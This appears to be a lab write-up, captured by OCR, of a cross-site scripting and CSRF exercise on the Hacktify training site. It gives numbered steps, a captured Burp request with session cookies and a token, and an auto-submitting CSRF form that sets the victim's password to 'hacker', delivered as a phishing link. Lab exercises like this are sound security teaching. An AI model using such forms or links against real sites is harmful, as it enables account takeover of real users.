-OWASP CSRF Prevention Guide -OWASP XSS Prevention Cheat Sheet

Proof of Concept :

1.To Create a account for both attacker phase and user phase. When I used to create lord@gmail.com password : lord for victim.




2.Then check the login have any issue.




3.Create account for attacker and try to login with mad@gmail.com password:mad


And capture the request to test any vulnerable there luckily there was no vulnerable.




4.And the attacker account also login successfully.



5.There was one input box and I try to tested with that cross-site scripting. Here firstly I tested <script>alert(1)</script>.





6.It will truly reflected on screen.




7.The changes to fill input and change password using <script>……</script> and also have ability to change password using CSRF in that input box.


After click the change pass button to fill and capture the request on burp.


Login
https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
http://natas4.natas.la...
Google Hacking DB
OffSec
HACKTIFY
Happy Hacking
Logout
Change Password
New Password:
Confirm Password:
Submit
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



CSRF PoC generator
Request to: https://labs.hacktify.in
Options
Pretty
Raw
Hex
1 POST /HTML/csrf_lab/lab_7/passwordChange.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: csrf_token=9f30abfb7a0141bb657fa6d587a5878b; _ga_BC1TF49GTQ=
GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248;
PHPSESSID=f65501b620a4295648c3a56ec7b38bd5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
5 Accept:
Inspector
Search
0 highlights
CSRF HTML:
<body>
<form action="https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php
<input type="hidden" name="newPassword" value="hacker" />
<input type="hidden" name="newPassword2" value="hacker" />
<input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b"
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Search
0 highlights
Regenerate
Test in browser
Copy HTML
Close

8.This is the CRSF poc generated by burpsuite pro after the request captured.







9.Use the firefox filename.html to create phishing link and click the submit button then the password will change successfully.




10.Now try to login with old password on victim account.

